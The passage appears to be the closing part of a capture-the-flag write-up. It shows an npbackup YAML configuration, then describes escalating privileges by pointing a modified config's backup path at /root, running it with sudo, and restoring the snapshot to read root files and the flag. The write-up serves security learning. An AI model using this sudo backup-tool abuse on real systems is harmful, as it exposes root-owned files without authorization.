      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
  auto_upgrade_group: ${MACHINE_GROUP}
Exploiting npbackup
The configuration shows that backups are created from /home/app/app/. We can leverage this by modifying the backup path to access root-owned files!
We create a malicious configuration file in /tmp and change the backup path to /root:

Exploitation Strategy: We use sudo to run npbackup with our modified config, creating a snapshot of the root directory that we can then restore and read!
Creating the Snapshot
We get a snapshot ID. Let’s explore it:

It’s juicy! We now have access to the root directory contents through the backup snapshot.
Capturing the Root Flag
Using the same technique, we dump the root flag:

ROOT FLAG CAPTURED! 🚩
🎊 PWNED!
Disclaimer: This is one of many ways to root this machine. Don’t be limited to only this approach — explore and experiment!
Happy Hacking! 🔥




Comments